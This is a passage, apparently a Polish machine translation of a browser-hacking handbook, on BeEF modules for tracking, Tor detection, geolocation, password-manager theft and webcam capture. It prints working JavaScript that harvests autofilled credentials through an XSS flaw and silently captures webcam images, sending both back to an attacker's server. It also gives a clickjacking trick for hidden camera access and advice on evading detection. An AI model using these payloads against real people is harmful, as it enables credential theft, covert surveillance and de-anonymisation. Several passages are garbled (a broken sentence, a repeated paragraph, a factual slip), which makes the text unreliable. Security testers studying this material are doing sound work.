Kiedy przeglądarki internetowe po raz pierwszy zaczęły stawać się popularne, nie myślano zbyt wiele o koncepcji zachowania prywatności użytkownika. Z biegiem czasu, wraz ze wzrostem liczby aplikacji internetowych, zwłaszcza tych zajmujących się potencjalnie danymi osobowymi, zaczęło się to zmieniać. Większość nowoczesnych przeglądarek jest dość świadoma, aby zachować prywatność

informacji swoich użytkowników; niektórzy posunęli się nawet tak daleko, że oferują tryby przeglądania prywatnego. Koncepcja tych trybów polega na tym, że przeglądarka nie będzie przechowywać żadnych plików tymczasowych, plików cookie ani historii po zamknięciu sesji przeglądarki. Ta funkcja jest znana pod wieloma różnymi nazwami w różnych przeglądarkach, takich jak:

■ Tryb incognito w Chrome

■ Przeglądanie InPrivate w Internet Explorer

■ Karta lub okno Prywatne Opery

■ Przeglądanie prywatne w Firefoksie

■ Prywatne przeglądanie Safari

Przeglądarki w trybie prywatnym często mają modyfikowaną część interfejsu użytkownika w celu reprezentowania zmiany trybu. W chwili pisania tego tekstu nie istnieje żadna trywialna metoda wykrywania, czy przeglądarka jest w trybie prywatnym. Wcześniejsze badania przeprowadzone przez Jeremiaha Grossmana i Collina Jacksona wykazały, że starsze wersje przeglądarek, takie jak Firefox 1.5/2.0, mogą ujawnić, czy były w trybie prywatnym. Badacze ustalili to za pomocą funkcji JavaScript getComputedStyle. Po prostu znając źródłowy adres IP żądania, serwer będzie w stanie określić położenie geograficzne klienta, jeśli nie na poziomie regionalnym, to przynajmniej w granicach kraju. Nie oznacza to, że prywatność nie jest traktowana poważnie gdzie indziej. Na przykład Electronic Frontier Foundation (EFF) przoduje w obronie praw ludzi do prywatności, wolności słowa i innych praw konsumentów. Innym projektem mającym na celu ochronę anonimowości ludzi w Internecie jest projekt Tor, pierwotnie znany jako projekt The Onion Router. W pozostałej części tej sekcji poznasz sieć Tor w większym stopniu szczegółów, a także kilka innych sztuczek, które można wykorzystać do złamania mechanizmów prywatności stosowanych przez przeglądarki.

Śledzenie sesji bez plików cookie

Chociaż ta sekcja może nie być tak interesująca, jak przechwytywanie kamery internetowej niczego niepodejrzewającego celu, śledzenie użytkowników podczas przeglądania Internetu może być również bardzo przydatne. W części 4 przedstawiono znacznie więcej informacji na temat historii przeglądarki, więc nie zapomnij zapoznać się tam, aby uzyskać więcej informacji na temat tego stylu wycieku informacji. W większości przypadków, gdy ludzie rozmawiają o śledzeniu sesji przeglądarek, odnoszą się do plików cookie jako podstawowej technologii. Co się stanie, jeśli użytkownik wyczyści pliki cookie lub może wyłączył pliki cookie dla określonych witryn? W takich przypadkach same pliki cookie nie mogą być używane do śledzenia użytkownika w wielu witrynach lub wizytach. Próbując zrobić niezniszczalne ciasteczko, Samy Kamkar, niesławny. Zamiast polegać tylko na zwykłych plikach cookie HTTP, opiera się na wielu innych artefaktach, w tym:

■ Lokalne obiekty udostępnione lub pliki cookie Flash

■ Przechowywanie Silverlight

■ Przechowywanie danych użytkownika IE

■ Przechowywanie HTML5

Aby spróbować zwiększyć prawdopodobieństwo, że powracające sesje przeglądarki będą możliwe do zidentyfikowania we frameworku, BeEF opiera się na wykorzystaniu biblioteki Evercookie JavaScript w ramach swoich sesyjnych bibliotek JavaScript. Jest to widoczne w funkcji get_hook_session_id() BeEF,

wyodrębnionej w następującym kodzie, która odpytuje trzy różne formy artefaktów Evercookie: plik cookie, dane użytkownika i dane okna:

```
//Create the evercookie object first

ec: new evercookie(),

get_hook_session_id: function() {

// check if the browser is already known to the framework

var id = this.ec.evercookie_cookie("BEEFHOOK");

if (typeof id == 'undefined') {

var id = this.ec.evercookie_userdata("BEEFHOOK");

}

if (typeof id == 'undefined') {

var id = this.ec.evercookie_window("BEEFHOOK");

}

// if the browser is not known create a hook session id and set it

if ((typeof id == 'undefined') || (id == null)) {

id = this.gen_hook_session_id();

this.set_hook_session_id(id);

}

// return the hooked browser session identifier

return id;

}
```

Chociaż nie jest to stan, który można bezpośrednio wykorzystać, warto pamiętać, że na odwiedzanych stronach internetowych stale pozostawiane są ślady aktywności w Internecie.

Omijanie anonimizacji

Jako atakujący może warto zrozumieć, czy przeglądarka, nad którą przejąłeś kontrolę, anonimizuje swój ruch za pośrednictwem Tora. Jak więc to wykryć? Jedną z interesujących funkcji sieci Tor jest możliwość oferowania przez każdego usług ukrytych (które są dostępne tylko w sieci Tor). Znany jako Hidden Service Protocol, jest to skuteczna metoda uzyskiwania anonimizacji po stronie serwera, a nie tylko anonimizacji po stronie klienta. Szczegóły techniczne dotyczące działania protokołu usług ukrytych są poza zakresem naszym, ale jeśli chcesz dowiedzieć się więcej, odwiedź https://www.torproject.org/docs/hidden-services.html.en. Ponieważ te anonimizujące usługi są dostępne tylko z sieci Tor, oferują metodę określenia, czy podłączona przeglądarka używa Tora. DeepSearch to indeks wyszukiwania Tora, który jest dostępny tylko w sieci Tor, którego adres to http://xycpusearchon2mc.onion. .onion to pseudodomena najwyższego poziomu, która jest używana do nominowania ukrytej usługi Tora. Chociaż może wydawać się, że jest to legalna domena najwyższego poziomu, nie jest i można uzyskać do niej dostęp tylko po połączeniu z siecią Tor za

pomocą odpowiednio skonfigurowanego lokalnego serwera proxy. DeepSearch zawiera logo nagłówka, pod adresem http://xycpusearchon2mc.onion/deeplogo.jpg, to, jeśli jest dostępne dla przeglądarki, wskazuje, że przeglądarka jest w sieci Tor. Moduł BeEF „Detect Tor" wykrywa użycie Tora, wykonując następujący kod JavaScript:

```
var img = new Image();
img.setAttribute("style","visibility:hidden");
img.setAttribute("width","0");
img.setAttribute("height","0");
img.src = '< %= @tor_resource % >';
img.id = 'torimg';
img.setAttribute("attr","start");
img.onerror = function() {
this.setAttribute("attr","error");
};
img.onload = function() {
this.setAttribute("attr","load");
};
document.body.appendChild(img);
setTimeout(function() {
var img = document.getElementById('torimg');
if (img.getAttribute("attr") == "error") {
beef.net.send('< %= @command_url % >',
< %= @command_id % >,
'result=Browser is not behind Tor');
} else if (img.getAttribute("attr") == "load") {
beef.net.send('< %= @command_url % >',
< %= @command_id % >,
'result=Browser is behind Tor');
} else if (img.getAttribute("attr") == "start") {
beef.net.send('< %= @command_url % >',
< %= @command_id % >,
'result=Browser timed out. \
```

Cannot determine if browser is behind Tor');

};

document.body.removeChild(img);

}, < %= @timeout % >);

Ten kod najpierw tworzy tag obrazu odwołujący się do logo DeepSearch, którego adres URL jest dynamicznie ustawiany na zmienną @tor_resource. Obraz ma wtedy przypisane dwa programy obsługi zdarzeń, jeden w przypadku załadowania, a drugi w przypadku błędu. Na koniec obraz jest dodawany do treści dokumentu, który przesyła żądanie do serwera DeepSearch. Funkcja setTimeout() służy do sprawdzania stanu obrazu po określonym czasie. Domyślnie zmienna @timeout jest ustawiona na 10 000 lub 10 sekund. Po zakończeniu odliczania sprawdza stan obrazu, aby określić, czy został załadowany, czy wystąpił błąd podczas ładowania go lub czy w ogóle się nie załadował. Jeśli obraz został załadowany, przeglądarka znajduje się w sieci Tor. Jeśli przeglądarka korzysta z proxy do anonimizacji, takiego jak Tor, próba ustalenia rzeczywistego adresu IP użytkownika może ujawnić dalsze prywatne informacje na ich temat. Można to zrobić na różne sposoby. Pierwsza metoda polega na zmuszenie przeglądarki do wykonania żądania DNS wobec serwera DNS, który kontrolujesz. Jeśli przeglądarka jest skonfigurowana do proxy całego ruchu za pośrednictwem Tora, ale nie proxy żądań DNS, może to spowodować wyciek cennych informacji. Podobnie jak w poprzednich przykładach, można to zrobić, po prostu dodając nowy obiekt Image do DOM, który odwołuje się do domeny obsługiwanej przez serwer DNS pod Twoją kontrolą. Drugą techniką, która może pomóc w ustaleniu adresu IP, jest załadowanie apletu Java lub pliku Flash. Jeśli Flash lub Java nie są skonfigurowane do używania proxy Tora, pliki te mogą być skonstruowane tak, że jedyne, co robią, to próba zapytania o unikalny obraz lub inny plik na serwerze WWW kontrolowanym przez atakującego. Jeśli wtyczki nie są skonfigurowane do korzystania z ustawień proxy przeglądarki, żądania te mogą ujawnić prawdziwy adres IP celu. Innym sposobem na ominięcie anonimizacji jest moduł „Get Physical Location" firmy BeEF. Ten moduł, opracowany przez Keitha Lee, idzie o krok dalej niż proste wykrywanie źródłowego adresu IP celu. Pobiera informacje o lokalizacji geograficznej na podstawie sąsiednich bezprzewodowych punktów dostępowych za pomocą poleceń zawartych w aplecie Signed Java. Jeśli cel korzysta z systemu Windows, aplet uruchomi następujące polecenie, aby pobrać wszystkie sąsiednie sieci bezprzewodowe: netsh wlan show networks mode=bssid Jeśli z drugiej strony cel jest w systemie OS X, polecenie będzie wyglądało następująco:

/System/Library/PrivateFrameworks/Apple80211.\

framework/Versions/Current/Resources/airport scan

Wyniki wykonania takich poleceń zostaną przeanalizowane przez kod apletu, ekstrapolując identyfikator SSID, BSSID i siłę sygnału, i zostaną użyte do zapytania Google Maps API pod adresem URL https://maps.googleapis.com/maps/api/ browserlocation/json?browser=firefox&sensor=true. Im więcej sąsiednich sieci bezprzewodowych zostanie wykrytych, tym dokładniejsza będzie geolokalizacja. Jeśli to możliwe, Google Maps API zwraca nie tylko dane adresowe, ale także współrzędne GPS. Używając tej metody, jeśli cel zezwala na działanie apletu Signed Java, nawet jeśli jego przeglądarka znajduje się za Torem lub innymi proxy, może być geolokalizowany. Kyle Wilhoit z powodzeniem wykorzystał ten rodzaj ataku w 2013 r., aby określić fizyczną lokalizację chińskich napastników atakujących sprzęt Industrial Control Systems (ICS)31. Podczas swojego przemówienia na BlackHat USA 2013 ujawnił niektóre techniki wykorzystywane do wyśledzenia napastników. Niektóre z tych technik polegały w szczególności na użyciu ICS Honeypot wraz z BeEF do przechwytywania atakujących i

uruchamiania modułów „Detect Tor” i „Get Physical Location” w hakowanych przeglądarkach atakującego.

Atakowanie menedżerów haseł

Oprogramowanie do zarządzania hasłami pomaga użytkownikom przechowywać i pobierać hasła. Menedżery haseł są zwykle zawarte w przeglądarkach jako funkcje natywne, ale są również dostępne jako oddzielne aplikacje. Często zdarza się również, że aplikacje do zarządzania hasłami są również integrowane z przeglądarkami. Niestety w wielu sytuacjach te narzędzia mogą Cię zdradzić. Wiele witryn przechodzi ewolucję zabezpieczeń, w których funkcje zabezpieczeń są włączane fragmentarycznie. Jednym z podstawowych zabezpieczeń przed nadużywaniem menedżerów haseł jest kontrola elementów formularzy, w których przesyłane są hasła. Często wiąże się to z dodaniem flagi autocomplete="off", która zapobiegnie przeglądarce z buforowaniem tego konkretnego pola formularza. Badania Bena Towesa dotyczące nadużywania menedżerów haseł za pomocą Cross-site Scripting stworzyły dobre ramy do atakowania potencjalnie buforowanych pól formularzy w przeglądarkach. Korzystając z biblioteki JavaScript, witryny, które mają wcześniej zapisane poświadczenia formularza, nawet jeśli elementy formularza mają teraz wyłączone autouzupełnianie, mogą być nadużywane przez wykorzystanie luki XSS w dowolnym miejscu witryny . Aby skorzystać z tej sytuacji, musisz najpierw znaleźć wektor XSS w miejscu źródłowym, w którym próbujesz ukraść hasła. Następnie musisz określić, jakie są nazwy pól dla pól nazwy użytkownika i hasła, które zostałyby zapisane. Po określeniu nazw pól wystarczy użyć JavaScript do utworzenia formularza i poczekać chwilę, aż przeglądarka automatycznie wypełni pola i na koniec wyśle dane z powrotem. Aby ułatwić wykonanie, Towes umieścił tę logikę w zewnętrznym pliku JavaScript, aby uwzględnić go w ataku XSS. W poniższym przykładzie kodu użyjesz biblioteki, która sprawdzi trzy odmiany pola nazwy użytkownika: użytkownik, nazwa użytkownika i un. W przypadku hasła zostaną również wybrane trzy opcje: hasło, hasło i pw:

```
function getCreds(){

var users = new Array('user','username','un');

var pass = new Array('pass','password','pw');

un = pw = "";

for( var i = 0; i < users.length; i++)

{

if (document.getElementById(users[i])) {

un += document.getElementById(users[i]).value;

}

}

for( var i = 0; i < pass.length; i++)

{

if (document.getElementById(pass[i])) {

pw += document.getElementById(pass[i]).value;

}
```

```
}

alert(un + "|" + pw);

document.getElementById('myform').style.visibility='hidden';

window.clearInterval(check);

}

document.write(" < div id='myform' > < form  > < input type='text' name='user'");

document.write(" id='user' value='' autocomplete='on' size=1 > < input ");

document.write("type='text' name='username' id='username' value='' ");

document.write("autocomplete='on' size=1> <input type='text' name='un'");

document.write(" id='un' value='' autocomplete='on' size=1 > < input type=");

document.write("'password' name='pass' id='pass' value='' autocomplete='on'");

document.write(" ><  br > < input type='password' name='password' id='password' ");

document.write("value='' autocomplete='on' >< br > <input type='password' ");

document.write("name='pw' id='pw' value='' autocomplete='on'>< br > < /form >");

document.write("< /div >");

check = window.setInterval("getCreds()",100);
```

W tym przykładzie musisz dołączyć plik JavaScript za pomocą tagu skryptu na stronie z luką XSS. Tworzy formularz wewnątrz znacznika , a zegar jest ustawiony na wywołanie getCreds. Po zakończeniu kod wyświetli komunikat ostrzegawczy z nazwą użytkownika i hasłem Następnie po wyświetleniu danych ukryje formularz. W rzeczywistym scenariuszu zamiast tego użyjesz żądania XMLHttpRequest POST, aby przesłać pola wejściowe formularza do źródła. Ten przykład działa w przeglądarkach Chrome i Firefox, ale ponieważ Internet Explorer wiąże dane uwierzytelniające ze stronami, a nie ze źródłami, nie będzie tak skuteczny. Moduł Brendana Colesa „Get Stored Credentials" w BeEF wykorzystuje podobną logikę, aby wyodrębnić kombinacje nazwy użytkownika i hasła z zahaczonego źródła w przeglądarkach Firefox. Moduł robi to, tworząc ukrytą ramkę IFrame do iteracji przez dowolne dane wejściowe formularza hasła, przesyłając cały formularz z powrotem na serwer BeEF

Sterowanie kamerą internetową i mikrofonem

Oprócz Twojej fizycznej lokalizacji Twoja przeglądarka może również ujawniać inne poufne informacje. Obecnie wiele komputerów ma wbudowany mikrofon, a niektóre mają nawet wbudowane kamery internetowe. Ponieważ ta technologia staje się tańsza, a coraz więcej producentów laptopów chce umożliwić łatwiejszą komunikację online, wszechobecność tych technologii może stać się standardem dla wszystkich nowych laptopów. BeEF jest dostarczany z dwoma eksperymentalnymi modułami, które wchodzą w interakcję z kamerą internetową celu poprzez Flash. Pierwszym z nich jest moduł „Kontrola uprawnień do kamery internetowej" (stworzony przez Bena Waugha), który w przejrzysty sposób określi, czy przeglądarka jest skonfigurowana, aby umożliwić dostęp do kamery lub mikrofonu. Drugim modułem jest moduł „Kamera internetowa", który spróbuje włączyć kamerę internetową i wykonać kilka zdjęć. Oba te moduły są dostarczane z gotowym plikiem SWF, który współdziała z DOM przeglądarki za pośrednictwem funkcji JavaScript. Aby uprościć ładowanie pliku SWF, BeEF wstępnie

ładuje również plik swfobject.js, który udostępnia funkcję swfobject .embedSWF(). W przypadku modułu „Webcam Permission Check” przed załadowaniem pliku SWF należy zdefiniować szereg globalnych funkcji JavaScript, a mianowicie:

■ brak uprawnień

■ tak Uprawnienia

■ naUprawnienia

Inną funkcją, która musi być wstępnie zdefiniowana, jest funkcja wywołania zwrotnego dla funkcji swfobject.embedSWF(); w tym przypadku jest to swfobjectCallback, w następujący sposób:

```
var swfobjectCallback = function(e) {

if(e.success){

beef.net.send("<%= @command_url %>",

<%= @command_id %>,

"result=Swfobject successfully added flash object \

to the victim page");

} else {

beef.net.send("<%= @command_url %>",

<%= @command_id %>,

"result=Swfobject was not able to add the swf file \

to the page. This could mean there was no flash \

plugin installed.");

}

}
```

Ta funkcja zwróci serwerowi BeEF informację, czy plik SWF został załadowany. Przed wywołaniem funkcji swfobject.embedSWF() należy poprawnie załadować plik swfobject.js do DOM. Funkcja getScript() jQuery może pomóc w takich wywołaniach, pobierając zdalny skrypt, a następnie, po pomyślnym pobraniu, uruchamiając inną funkcję. Optymalizuje to, czy zostanie wywołana funkcja swfobject.embedSWF(), zgodnie z następującym fragmentem kodu:

```
$j.getScript(beef.net.httpproto+'://'+beef.net.host+

':'+beef.net.port+'/swfobject.js',

function(data,txtStatus,jqxhr) {

var flashvars = {};

var parameters = {};

parameters.scale = "noscale";

parameters.wmode = "opaque";
```

```
parameters.allowFullScreen = "true";

parameters.allowScriptAccess = "always";

var attributes = {};

swfobject.embedSWF(

beef.net.httpproto+'://'+beef.net.host+

':'+beef.net.port+'/cameraCheck.swf',

"main", "1", "1", "9", "expressInstall.swf",

flashvars, parameters, attributes, swfobjectCallback

);

}

);
```

SWF jest następnie osadzony w modelu DOM i wykonywany jest plik cameraCheck.swf. Plik cameraCheck.swf sprawdza obsługę kamery internetowej, a następnie, w zależności od stanu kamery, odwołuje się do DOM w celu wykonania wcześniej zdefiniowanych funkcji globalnych. Jeśli kamera jest włączona globalnie dla określonej strony internetowej (patrz Rysunek 5-31), plik cameraCheck.swf wykona funkcję yesPermissions JavaScript.

SWF jest następnie osadzony w modelu DOM i wykonywany jest plik cameraCheck.swf. Plik cameraCheck.swf sprawdza obsługę kamery internetowej, a następnie, w zależności od stanu kamery, odwołuje się do DOM w celu wykonania wcześniej zdefiniowanych funkcji globalnych. Jeśli kamera jest włączona globalnie dla określonej strony internetowej (patrz Rysunek 5-31), plik cameraCheck.swf wykona funkcję yesPermissions JavaScript. Moduł „Kamera internetowa” BeEF wykorzystuje bardzo podobną funkcjonalność Flash do uruchamiania pliku takeit.swf. Gdy ten plik Flash zostanie uruchomiony w przeglądarce, spróbuje wykonać kilka zdjęć z kamery internetowej. Podobnie jak w przypadku wcześniejszych ograniczeń dotyczących dostępu do kamery, uruchomienie tego modułu powoduje wyświetlenie monitu o zaakceptowanie uprawnień do włączenia kamery internetowej

Aby zminimalizować prawdopodobieństwo, że Twoje pliki SWF podniosą alerty, możesz zebrać pewne informacje na temat swoich celów i spróbować określić, które witryny zwykle odwiedzają. Jeśli którakolwiek z tych witryn korzysta z sieci dostarczania treści (CDN), a witryna wymaga uprawnień do mikrofonu lub kamery, prawdopodobieństwo, że cel znajduje się na białej liście pochodzenia CDN, jest wysokie. Zamiast udostępniać złośliwy plik Flash z losowego źródła, podawaj go przez CDN lub inne podobne źródło. Nie zapominaj, że możesz również wstrzykiwać zawartość do źródła, korzystając z technik spoofingu ARP omówionych w sekcji „ARP Spoofing” w rozdziale 2. Chociaż wykorzystanie mocy Flasha jest miłe, prawdopodobnie zastanawiasz się: „A co z tym wszystkim niesamowitym Rzeczy HTML5, o których słyszałem? Czy HTML5 nie może tego wszystkiego zrobić bez Flasha?” Krótka odpowiedź brzmi: „Ale oczywiście!” Komunikacja w czasie rzeczywistym (WebRTC) jest obecnie proponowanym standardem wymagań komunikacji w czasie rzeczywistym między przeglądarkami przez W3C.33 WebRTC był obsługiwany w przeglądarce Chrome od wersji 23 i Firefox od wersji 22. Jeśli jesteś zainteresowany próbą włączenia kamerę internetową w HTML5, zapoznaj się z funkcjami navigator .getUserMedia. W chwili pisania tego tekstu niektóre z tych funkcji są eksperymentalne, więc oczekuje się, że z czasem mogą się zmienić. MediaStream API34 jest częścią WebRTC, która służy do opisywania i obsługi strumieni danych audio lub wideo w przeglądarce. Rdzeniem interfejsu API jest

sam obiekt MediaStream, który jest ciągiem URL odnoszącym się do danych przechowywanych w pliku DOM lub obiekcie blob. Zawinięcie tego razem wymaga również kilku elementów DOM, w tym elementu <video> i <canvas>. Poniższy kod demonstruje dodawanie wymaganych elementów i kojarzenie MediaStream z elementem <video>. Następnie wykonuje migawkę w elemencie <canvas>. Na koniec kod przesyła zakodowany ciąg danych URI z powrotem do Ciebie, używając:

```
// Build the video element

var video_element = document.createElement("video");

video_element.id = "vid_id";

video_element.style = "display:none;";

video_element.autoplay = "true";

// Build the canvas element

var canvas_element = document.createElement("canvas");

canvas_element.id ="can_id";

canvas_element.style = "display:none;";

canvas_element.width = "640";

canvas_element.height = "480";

// Add the elements to the document's body

document.body.appendChild(video_element);

document.body.appendChild(canvas_element);

// Returns a drawing context for the canvas element.

// We want a 2D rendering context,

// as opposed to a WebGL context (3D)

var ctx = canvas_element.getContext('2d');

// Define a null set variable for the stream

var localMediaStream = null;

// This function gets called AFTER we have the media stream setup

var captureimage = function() {

// Checks that there is a non-null stream

if (localMediaStream) {

// Draw an image into the canvas from the video element

// aligned to the top left corner (0,0)

ctx.drawImage(video_element,0,0);
```

```
// Send a data: URL back to the attacker with the encoded image
beef.net.send("<%= @command_url %>",
<%= @command_id %>,
'image='+canvas_element.toDataURL('image/png'));
} else {
// Something didn't work
beef.net.send("<%= @command_url %>",
<%= @command_id %>,
'result=something went wrong');
}
}
// Ensure we grab the correct window.URL object
window.URL = window.URL || window.webkitURL;
// Ensure we grab the correct getUserMedia function
navigator.getUserMedia = navigator.getUserMedia ||
navigator.webkitGetUserMedia ||
navigator.mozGetUserMedia ||
navigator.msGetUserMedia;
// Prompt for permission to grab the camera
// Then call the function(stream) function - if successful
navigator.getUserMedia({video:true},function(stream) {
// set the video element to the URL representation of
// the media stream
video_element.src = window.URL.createObjectURL(stream);
// Copy the stream (this is checked in the captureimage func)
localMediaStream = stream;
// Execute the captureimage function in 2 seconds
setTimeout(captureimage,2000);
}, function(err) {
// Couldn't get stream
beef.net.send("<%= @command_url %>",
```

<%= @command_id %>,

'result=getUserMedia call failed');

});

W wyniku wykonania tego kodu sformatowany obraz data: URI jest przesyłany z powrotem do Ciebie. Podobnie jak wiele innych ataków w tym rozdziale, ten atak nadal opiera się na składniku socjotechniki. W szczególności wiąże się to z nakłanianiem użytkownika do zaakceptowania ostrzeżenia przeglądarki przy próbie uzyskania dostępu do kamery internetowej. Odkryto techniki, które nakłaniają użytkowników do nieumyślnego zezwolenia określonemu pochodzeniu na używanie kamery internetowej lub mikrofonu z Flashem. Igor Homakov zademonstrował podobną technikę do koncepcji Flash ClickJacking z RSnake, omówionej w rozdziale 4, w celu robienia zdjęć z kamery internetowej bez żadnej widocznej ingerencji użytkownika.35 Atak ten działał w przeglądarce Chrome do wersji 27. Atak ładował Flasha obiekt wewnątrz innego obiektu Flash, który jest dołączony do DOM z kryciem:0, jak pokazano w poniższym kodzie:

<object style="opacity:0.0;position:absolute;

top:129px;left:100px;" width="270" height="270">

<param name="movie" value="cam.swf">

<embed src="cam.swf" width="270" height="270"></embed>

</object>

W ten sposób zewnętrzny plik cam.swf został załadowany przez znacznik obiektu. Chociaż wyświetlałoby ostrzeżenie Flash z prośbą o zezwolenie lub odmowę dostępu do kamery, nie byłoby to widoczne dzięki ustawieniom krycia. Rysunek 5-34 pokazuje, jak wyglądałby atak, dostosowując nieprzezroczystość do celów demonstracyjnych (w przeciwnym razie okno dialogowe Flash nie byłoby widoczne). Użycie tego ataku w wersjach Chrome starszych niż 28 skutkowałoby uzyskaniem dostępu do kamery lub mikrofonu użytkownika w bardziej ukryty sposób. Jedynym wymaganiem jest nakłonienie celu do kliknięcia w dowolnym miejscu na stronie, jak opisano w przypadku ataków ClickJacking w rozdziale 4. W tej sekcji podkreślono, w jaki sposób osoba atakująca może ominąć niektóre niejawne i nie tak dorozumiane mechanizmy ochrony prywatności. Oprócz umieszczania naklejek na kamerze internetowej, tego rodzaju ataki podkreślają znaczenie świadomości okien dialogowych wyświetlanych przez przeglądarkę. Niestety, wielu użytkowników Internetu jest tak przyzwyczajonych do klikania OK i Go, że w wielu przypadkach mogą cierpieć z powodu zmęczenia okna dialogowego.

Podsumowanie

Tu przedstawiono szereg różnych technik, w których zaufanie i prywatność użytkownika przeglądarki internetowej mogą być nadużywane w ramach oceny bezpieczeństwa. Chociaż wiele z tych metod opiera się na jakiejś formie oszustwa, a nawet iluzji opartej na interfejsie użytkownika, należy przypomnieć, jak często użytkownicy po prostu klikają OK w każdym wyświetlonym oknie dialogowym. Zbadałeś, ile przydatnych informacji możesz zebrać z większości przeglądarek, takich jak naciśnięcia klawiszy, ruchy myszy, a nawet interakcja ze sprzętem, takim jak kamera użytkownika. Ponieważ technologia przeglądarek wciąż się zmienia, w szczególności zmiany dokonywane w przestrzeni HTML5, te techniki ataków będą nadal ewoluować. Część zakończyła się przedstawieniem wydarzeń bezpośrednio wpływających na prywatność, takich jak interakcja z kamerą internetową komputera. Chociaż powszechny dostęp do tej technologii nie jest jeszcze dostępny, przestrzeń ta będzie się

powiększać. Doskonałym przykładem jest niedawne ogłoszenie przez Google produktu Glass. Możliwość zaczepienia pary okularów, a następnie potajemnego włączenia kamery lub mikrofonu, jest celem, któremu z pewnością trudno będzie się oprzeć wielu pracownikom ochrony.

Atakowanie przeglądarek

Przeglądarka jest bramą do wielu czynności, które ludzie wykonują na co dzień. Od utrzymywania kontaktów z przyjaciółmi po decydowanie, czy nasze uprawy w grze online wymagają podlewania, przeglądarka odpowiada za zapewnienie nam dostępu do zakupów, bankowości, rozrywki i informacji. Aby to ułatwić, przeglądarka stała się czymś znacznie więcej niż narzędziem do przeglądania stron internetowych. Zmieniła się w aplikację, która pomoże uruchomić inne aplikacje. W przeszłości przeglądarki były głównym celem atakujących ze względu na niezliczone funkcje, które muszą obsługiwać. To zdumiewające, jak daleko zaszły przeglądarki pod względem bezpieczeństwa; bezpieczeństwo jest obecnie postrzegane jako cecha rynkowa. Nie oznacza to, że atakujący przestali koncentrować się na przeglądarkach. W rzeczywistości jest teraz odwrotnie. Atakujący (i badacze bezpieczeństwa) wkładają wiele wysiłku w atakowanie przeglądarek internetowych. Organizowane są nawet publiczne konkursy z dużymi nagrodami pieniężnymi, aby odkryć nowe i nowatorskie sposoby na złamanie zabezpieczeń najnowszych wersji przeglądarek2. Niektórzy dostawcy przeglądarek oferują nagrody za błędy lub nagrody pieniężne za znajdowanie luk w zabezpieczeniach przeglądarki. Tym, co sprawia, że przeglądarki są jeszcze bardziej interesującym celem, jest przejście z aplikacji desktopowych na aplikacje mobilne. Jesteśmy w wieku wszechobecnej łączności. Nie możesz iść ulicą, nie widząc kogoś na smartfonie, wystrzeliwując tweeta lub robiąc Instagram – szukając natychmiastowej gratyfikacji poprzez udostępnianie, publikowanie, komentowanie, recenzowanie, badanie lub po prostu marnowanie czasu, zagubionego w nieskończonych granicach Internet. Ponieważ ludzie nadal uzyskują dostęp do większej liczby witryn i usług z urządzenia w kieszeni, wzrasta również zaufanie do ich urządzeń. Bankowość internetowa i zakupy online to dwa sektory, które z całego serca wskoczyły w tę przestrzeń. Co zaskakujące, ten wzrost mobilnego handlu online, w szczególności bankowości, po raz pierwszy zaobserwowano w krajach rozwijających się, takich jak Afryka4. Afryka stanowiła prawie 30 procent systemów dostępnych w tamtym czasie. W tym rozdziale dowiesz się, jak przeprowadzać ataki bezpośrednio na przeglądarkę internetową. Oznacza to wykorzystywanie samej przeglądarki, ignorowanie wszelkich rozszerzeń lub wtyczek, które mogą być obecne. Poznasz przeglądarki wykorzystujące odciski palców, sesje atakujące i pliki cookie, ataki HTTPS i bardziej zaawansowane techniki wykorzystywania luk w zabezpieczeniach przeglądarek.


Odcisków palców przeglądarki

Zanim będziesz mógł skutecznie zaatakować przeglądarkę, niezwykle korzystne jest dokładne poznanie typu i wersji przeglądarki, z której korzysta cel. Czynność określania tych informacji jest znana jako pobieranie odcisków palców. Tak jak ludzie mają unikalne odciski palców, przeglądarki mają unikalne atrybuty, które mogą pomóc w identyfikacji przeglądarki, wersji i platformy. Zrozumienie podstawowej platformy ma szczególne znaczenie, jeśli w ramach ataku mają zostać użyte exploity specyficzne dla systemu operacyjnego lub urządzenia. Terminu „odcisk palca” można właściwie opisać dwie różne czynności. Pierwszym z nich jest identyfikacja platformy i wersji przeglądarki, ale drugie znaczenie jest używane, gdy ktoś próbuje jednoznacznie odróżnić konkretną przeglądarkę od innych. Identyfikacja unikalnej przeglądarki jest zwykle używana do próby śledzenia osoby, a nie tylko do identyfikowania platformy. Do tego równania wprowadza się wiele innych informacji. Jednak na potrzeby tej części termin „odcisk palca” definiuje się jako czynność określania platformy i wersji przeglądarki. Jak więc zawęzić dokładną wersję przeglądarki, z której korzysta cel? Aby odpowiedzieć na to pytanie, w tej sekcji omówiono nagłówki żądań HTTP, właściwości DOM, a także dziwactwa przeglądarki. Nagłówki żądania HTTP to informacje wysyłane z każdym żądaniem sieciowym, które szczegółowo opisują obsługiwane funkcje przeglądarki, żądany adres URL, a także hosta i inne informacje. Możesz spojrzeć na przesłany nagłówek, aby pomóc w określeniu różnic między przeglądarkami, co omówisz w następnej sekcji. Patrząc na DOM, możesz zobaczyć, jakie informacje o przeglądanej stronie

